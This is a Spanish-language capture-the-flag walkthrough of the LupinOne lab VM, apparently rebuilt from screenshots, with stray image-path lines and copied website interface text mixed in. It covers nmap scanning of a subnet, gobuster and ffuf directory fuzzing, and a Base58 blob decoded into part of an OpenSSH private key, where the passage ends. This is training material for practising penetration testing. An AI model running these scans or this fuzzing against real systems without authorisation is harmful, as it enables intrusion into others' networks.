

Sudo nmap -vvv -sS -sV -O 192.168.1.0/24




```
❯ sudo nmap -vvv -sS -sV -O 192.168.1.0/24
[sudo] password for zom:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 22:29 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 22:29
```

Saldrá la máquina LupinOne




```
Nmap scan report for LupinOne.home (192.168.1.78)
Host is up, received arp-response (0.0037s latency).
Scanned at 2022-06-28 22:29:11 CEST for 115s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.48 ((Debian))
MAC Address: 08:00:27:19:4E:67 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
```

Entrar al servidor web con la dirección 192.168.1.146, saldrá una web con el logo de LupinOne.




Al inspeccionar elemento no se encuentra nada




```
<!DOCTYPE html>
<html> scroll
▾<head>
  ▾<style>
     body { margin: 0; } #over img { margin-left: auto; margin-right: auto; display: block; }
   </style>
  </head>
▾<body>
  ▾<div id="over" style="position:absolute; width:100%; height:100%"> desbordamiento
     <img src="/image/arsene_lupin.jpg">
   </div>
  </body>
</html>
<!--Its an easy box, dont give up.-->
```

Hacer un escaneo de todos los directorios del servidor




```
❯ sudo gobuster dir -u 192.168.1.78 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.78
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/28 22:38:45 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/image                (Status: 301) [Size: 312] [--> http://192.168.1.78/image/]
/index.html           (Status: 200) [Size: 333]
/javascript           (Status: 301) [Size: 317] [--> http://192.168.1.78/javascript/]
/manual               (Status: 301) [Size: 313] [--> http://192.168.1.78/manual/]
/robots.txt           (Status: 200) [Size: 34]
/server-status        (Status: 403) [Size: 277]

===============================================================
2022/06/28 22:38:48 Finished
===============================================================
```

Ir a /robots.txt




```
User-agent: *
Disallow: /~myfiles
```

Usar ffuf para encontrar los archivos ocultos



```
❯ ffuf -u 'http://192.168.1.78/~FUZZ' -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -e .php,.txt,.html

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.4.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.1.78/~FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
 :: Extensions       : .php .txt .html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

secret                  [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 3ms]
```


Saldrá uno llamado secret, ir a /~secret
Mostrará el usuario que es icex64



Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know


Your best friend icex64

Usar de nuevo ffuf bajo /~secret




```
❯ ffuf -u 'http://192.168.1.78/~secret/.FUZZ' -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -e .php,.txt -fc 403
```

Saldrá un archivo llamado mysecret.txt, ir a /~secret/.mysecret.txt




```
                        [Status: 200, Size: 331, Words
mysecret.txt            [Status: 200, Size: 4689, Word
:: Progress: [262992/262992] :: Job [1/1] :: 3112 req/
```



```
cGxD6KNZQddY6iCsSuqPzUdqSx4F5ohDYnArU3kw5dmvTURqcaTrncHC3NLKBqFM2ywrNbRTW3eTpUvEz9qFuBnyhAK8TWu9cFxLoscWUrc4rLcRafiVvxPRpP692Bw5bshu6ZZpixzJWvNZhPEoQoJRx7jUnupsEhcCgjuXD7BN1TMZGL2nUxcDQwahUC1u6
NLSK81Yh9LkND67WD87Ud2JpdUwjMossSeHEbvYjCEYBnKRPpDhSgL7jmTzxmtZxS9wX6DNLmQBsNT936L6VwYdEPKuLeY6wuyYmffQYZEVXhDtK6pokmA3Jo2Q83cVok6x74M5DA1TdjKvEsVGLvRMkkDpshztiGCaDu4uceLw3iLYvNVZK75k9zK9E2qcdw
P7yWugahCn5HyoaooLeBDiCAojj4JUxafQUcmfocvugzn81GAJ8LdxQjosS1tHmriYtwp8pGf4Nfq5FjqmGAdvA2ZPMUAVWVHgkeSVEnooKT8sxGUfZxgnHAfER49nZnz1YgcFkR73rWfP5NwEpsCgeCWYSYh3XeF3dUqBBpf6xMJnS7wmZa9oWZVd8Rxs1zr
XawVKSLxardUEfRLh6usnUmMMAnSmTyuvMTnjK2vzTBbd5djvhJKaY2szXFetZdWBsRFhUwReUk7DkhmCPb2mQNoTSuRpnfUG8CWaD3L2Q9UHepvrs67YGZJWwk54rmT6v1pHHLDR8gBC9ZTfdDtzBaZo8sesPQVbuKA9VEVsgw1xVvRyRZz8JH6DEzqrEneo
ibQUdJxLVNTMXpYXGi68RA4V1pa5yaj2UQ6xRpF6otrWTerjwALN67preSWWH4vY3MBv9Cu6358KWeVC1YZAXvBRwoZPXtquY9EiFL6i3KXFe3Y7W4Li7jF8vFrK6woYGy8soJJYEbXQp2NWqaJNcCQX8umkiGfNFNiRoTfQmz29wBZFJPtPJ98UkQwKJfSW9
XKvDJwduMRWey2j61yaH4ij5uZQXDs37FNV7TBj71GGFGEh8vSKP2gg5nLcACbkzF4zjqdikP3TFNWGnij5az3AxveN3EUFnuDtfB4ADRt57UokLMDi1V73Pt5PQe8g8SLjuvtNYpo8AqyC3zTMSmP8dFQgoborCXEMJz6npX6QhgXqpbhS58yVRhpW21Nz4x
FkDL8QFCVH2beL1PZxEghmdVdY9N3pVrMBUS7MznYasCruXqWVE55RPuSPrMEcRLoCa1XbYtG5JxqfbEg2aw8BdMirLLWhuxbm3hxrr9ZizxDDyu3i1PLkpHgQw3zH4GTK2mb5fxuu9W6nGWW24wjGbxHW6aTneLweh74jFWKzfSLgEVyc7RyAS7Qkwkud9oz
yBxxsV4VEdf8mW5g3nTDyKE69P34SkpQgDVNKJvDfJvZbL8o6BfPjEPi125edV9JbCyNRFKKpTxpq7QSruk7L5LEXG8H4rsLyv6djUT9nJGWQKRPi3Bugawd7ixMUYoRMhagBmGYNafi4JBapacTMwG95wPyZT8Mz6gALq5Vmr8tkk9ry4Ph4U2ErihvNiFQV
S7U9XBwQHc6fhrDHz2objdeDGvuVHzPgqMeRMZtjzaLBZ2wDLeJUKEjaJAHnFLxs1xWXU7V4gigRAtiMFB5bjFTc7owzKHcqP8nJrXou8VJqFQDMD3PJcLjdErZGUS7oauaa3xhyx8Ar3AyggnywjjwZ8uoWQbmx8Sx71x4NyhHZUzHpi8vkEkbKKk1rVLNBW
HHi75HixzAtNTX6pnEJC3t7EPkbouDC2eQd9i6K3CnpZHY3mL7zcg2PHesRSj6e7oZBoM2pSVTwtXRFBPTyFmUavtitoA8kFZb4DhYMcxNyLf7r8H98WbtCshaEBaY7b5CntvgFFEucFanfbz6w8cDyXJnkzeW1fz19Ni9i6h4Bgo6BR8Fkd5dheH5TGz47VF
H6hmY3aUgUvP8Ai2F2jKFKg4i3HfCJHGg1CXktuqznVucjWmdZmuACA2gce2rpiBT6GxmMrfSxDCiY32axw2QP7nzEBvCJi58rVe8JtdESt2zHGsUga2iySmusfpWqjYm8kfmqTbY4qAK13vNMR95QhXV9VYp9qffG5YWY163WJV5urYKM6BBiuK9QkswCzgP
tjsfFBBUo6vftNqCNbzQn4NMQmxm28hDMDU8GydwUm19ojNo1scUMzGfN4rLx7bs3S9wYaVLDLiNeZdLLU1DaKQhZ5cFZ7iymJHXuZFFgpbYZYFigLa7SokXis1LYfbHeXMvcfeuApmAaGQk6xmajEbpcbn1H5QQiQpYMX3BRp41w9RVRuLGZ1yLKxP37ogcp
pStCvDMGfiuVMU5SRJMajLXJBznzRSqBYwWmf4MS6B57xp56jVk6maGCsgjbuAhLyCwfGn1LwLoJDQ1kjLmnVrk7FkUUESqJKjp5cuX1EUpFjsfU1HaibABz3fcYY2cZ78qx2iaqS7ePo5Bkwv5XmtcLELXbQZKcHcwxkbC5PnEP6EUZRb3nqm5hMDUUt912h
a5kMR6g4aVG8bXFU6an5PikaedHBRVRCygkpQjm8Lhe1cA8X2jtQiUjwveF5bUNPmvPGk1hjuP56aWEgnyXzZkKVPbWj7MQQ3kAfqZ8hkKD1VgQ8pmqayiajhFHorfgtRk8ZpuEPpHH25aoJfNMtY45mJYjHMVSVnvG9e3PHrGwrks1eLQRXjjRmGtWu9cwT2
bjy2huWY5b7xUSAXZfmRsbkT3eFQnGkAHmjMZ5nAfmeGhshCtNjAU4idu8o7HMmMuc3tpK6res9HTCo35ujK3UK2LyMFEKjBNcXbigDWSM34mXSKHA1M4MF7dPewvQsAkvxRTCmeWwRWz6DKZv2MY1ezWd7mLvwGo9ti9SMTXrkrxHQ8DShuNorjCzNCuxLNG
9ThpPgWJoFb1sJL1ic9QVTvDHCJnD1AKdCjtNHrG973BVZNUF6DwbFq5d4CTLN6jxtCFs3XmoKquzEY7MiCzRaq3kBNAFYNCoVxRBU3d3aXfLX4rZXEDBfAgtumkRRmWowkNjs2JDZmzS4H8nawmMa1PYmrr7aNDPEW2wdbjZurKAZhheoEYCvP9dfqdbL9gP
rWfNBJyVBXRD8EZwFZNKb1eWPh1sYzUbPPhgruxWANCH52gQpfATNqmtTJZFjsfpiXLQjdBxdzfz7pWvK8jivhnQaiajW3pwt4cZxwMfcrrJke14vN8Xbyqdr9zLFjZDJ7nLdmuXTwxPwD8Seoq2hYEhR97DnKfMY2LhoWGaHoFqycPCaX5FCPNf9CFt4n4nY
GLau7ci5uC7ZmssiT1jHTjKy7J9a4q614GFDdZULTkw8Pmh92fuTdK7Z6fweY4hZyGdUXGtPXveXwGWES36ecCpYXPSPw6ptVb9RxC81AZFPGnts85PYS6aD2eUmge6KGzFopMjYLma85X55Pu4tCxyF2FR9E3c2zxtryG6N2oVTnyZt23YrEhEe9kcCX59Rd
hrDr71Z3zgQkAs8uPMM1JPvMNgdyNzpgEGGgj9czgBaN5PWrpPBWftg9fte4xYyvJ1BFN5WDvTYfhUtcn1oRTDow67w5zz3adjLDnXLQc6MaowZJ2zyh4PAc1vpstCRtKQt35JEdwfwUe4wzNr3sidChW8VuMU1Lz1cAjvcVHEp1Sabo8FprJwJgRs5ZPA7Ve
6LDW7hFangK8YwZmRCmXxArBFVwjfV2SjyhTjhdqswJE5nP6pVnshbV8ZqG2L8d1cwhxpxggmu1jByELxVHF1C9T3GgLDvgUv8nc7PEJYoXpCoyCs55r35h9YzfKgjcJkvFTdfPHwW8fSjCVBuUTKSEAvkRr6iLj6H4LEjBg256G4DHHqpwTgYFtejc8nLX77
LUoVmACLvfC439jtVdxCtYA6y2vj7ZDeX7zp2VYR89GmSqEWj3doqdahv1DktvtQcRBiizMgNWYsjMWRM4BPScnn92ncLD1Bw5ioB8NyZ9CNkMNk4Pf7Uqa7vCTgw4VJvvSjE6PRFnqDSrg4avGUqeMUmngc5mN6WEa3pxHpkhG8ZngCqKvVhegBAVi7nDBTw
ukqEDeCS46UczhXMFbAgnQWhExas547vCXho71gcmVqu2x5EAPFgJqyvMmRScQxiKrYoK3p279KLAySM4vNcRxrRrR2DYQwhe8YjNsf8MzqjX54mhbWcjz3jeXokonVk77P9g9y69DVzJeYUvfXVCjPWi7aDDA7HdQd2UpCghEGtWSfEJtDgPxurPq8qJQh3N
75YF8KeQzJs77Tpwcdv2Wuvi1L5ZZtppbWymsgZckWnkg5NB9Pp5izVXCiFhobqF2vd2jhg4rcpLZnGdmmEotL7CfRdVwUWpVppHRZzq7FEQQFxkRL7JzGoL8R8wQG1UyBNKPBbVnc7jGyJqFujvCLt6yMUEYXKQTipmEhx4rXJZK3aKdbucKhGqMYMHnVbtp
LrQUaPZHsiNGUcEd64KW5kZ7svohTC5i4L4TuEzRZEyWy6v2GGiEp4Mf2oEHMUwqtoNXbsGp8sbJbZATFLXVbP3PgBw8rgAakz7QBFAGryQ3tnxytWNuHWkPohMMKUiDFeRyLi8HGUdocwZFzdkbffvo8HaewPYFNsPDCn1PwgS8wA9agCX5kZbKWBmU2zpCs
tqFAxXeQd8LiwZzPdsbF2YZEKzNYtckW5RrFa5zDgKm2gSRN8gHz3WqS
```

Descubrir el tipo de encriptado en dcode.fr



dCode's analyzer suggests to investigate:

↑↓	↑↓
Base 58	■■■■■■■■■■
Base64 Coding	■
Substitution Cipher	▪
Shift Cipher	▪
Homophonic Cipher	▫
Pollux Cipher	▫
#6	

CIPHER IDENTIFIER

Cryptography › Cipher Identifier

ENCRYPTED MESSAGE IDENTIFIER

★ CIPHERTEXT TO RECOGNIZE

```
qFujvCLt6yMUEYXKQTipmEhx4rXJZK3aKdbucKhGqMYMHnVbtpLrQUaPZ
HsiNGUcEd64KW5kZ7svohTC5i4L4TuEzRZEyWy6v2GGiEp4Mf2oEHMUwq
toNXbsGp8sbJbZATFLXVbP3PgBw8rgAakz7QBFAGryQ3tnxytWNuHWkPo
hMMKUiDFeRyLi8HGUdocwZFzdkbffvo8HaewPYFNsPDCn1PwgS8wA9agC
X5kZbKWBmU2zpCstqFAxXeQd8LiwZzPdsbF2YZEKzNYtckW5RrFa5zDgK
m2gSRN8gHz3WqS
```

★ CLUES/KEYWORDS (IF ANY)


▶ ANALYZE

See also: Frequency Analysis — Index of Coincidence

SYMBOLS IDENTIFIER

Go to: **Symbols Cipher List**

Usar el decodificador de Base 58



Search for a tool
★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'random'
★ BROWSE THE FULL DCODE TOOLS' LIST
Results

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jYmMAAAAGY
mNyeXB0AAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2E
AAAADAQABAAACAQDBzHjzJcvk
9GXiytplgT9z/mP91NqOU9QoAwop5JNxhEfm/j5KQmdj
/JB7sQ1hBotONvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV
/aK22UKegdwlJ9Arf+1Y48V86gkzS6
xzoKn/ExVkApsdimIRvGhsv4ZMmMZEkTIoTEGz7raD7QH
DEXiusWl0hkh33rQZCrFsZFT7
J0wKgLrX2pmoMQC6o42OQJaNLBzTxCY6jU2BDQECoVuRP
L7eJa0/nRfCaOrIzPfZ/NNYgu
/Dlf1CmbXEsCVmlD71cbPqwfWKGf3hWeEr0WdQhEuTf5O
yDICwUbg0dLiKz4kcskYcDzH0
ZnaDsmjoYv2uLVLi19jrfnp/tVoLbKm39ImmV6Jubj6Jm
pHXewewKiv6z1nNE8mkHMpY5I
he0cLdyv316bFI8O+3y5m3gPIhUUk78C5n0VUOPSQMsx5
6d+B9H2bFiI2lo18mTFawa0pf
XdcBVXZkouX3nlZB1/Xoip71LH3kPI7U7fPsz5EyFIPWI
aENsRmznbtY9ajQhbjHAjFClA
hzXJi4LGZ6mjaGEil+9g4U7pjtEAqYv1+3x8F+zuiZsVd
```

Mathematics › Arithmetics › Base 58

Base 58 Decoder

★ ALPHABET 123456789ABC...XYZabc...xyz (Bitcoin)

★ BASE 58 CIPHERTEXT ?

```
qFujvCLt6yMUEYXKQTipmEhx4rXJZK3aKdbucKhGqMYMHnVbtpLrQUaPZ
HsiNGUcEd64KW5kZ7svohTC5i4L4TuEzRZEyWy6v2GGiEp4Mf2oEHMUwq
toNXbsGp8sbJbZATFLXVbP3PgBw8rgAakz7QBFAGryQ3tnxytWNuHWkPo
hMMKUiDFeRyLi8HGUdocwZFzdkbffvo8HaewPYFNsPDCn1PwgS8wA9agC
X5kZbKWBmU2zpCstqFAxXeQd8LiwZzPdsbF2YZEKzNYtckW5RrFa5zDgK
m2gSRN8gHz3WqS
```

★ RESULTS FORMAT
● ASCII (PRINTABLE) CHARACTERS
○ HEXADECIMAL 00-7F-FF
○ DECIMAL 0-127-255
○ OCTAL 000-177-377
○ BINARY 00000000-11111111
○ INTEGER NUMBER
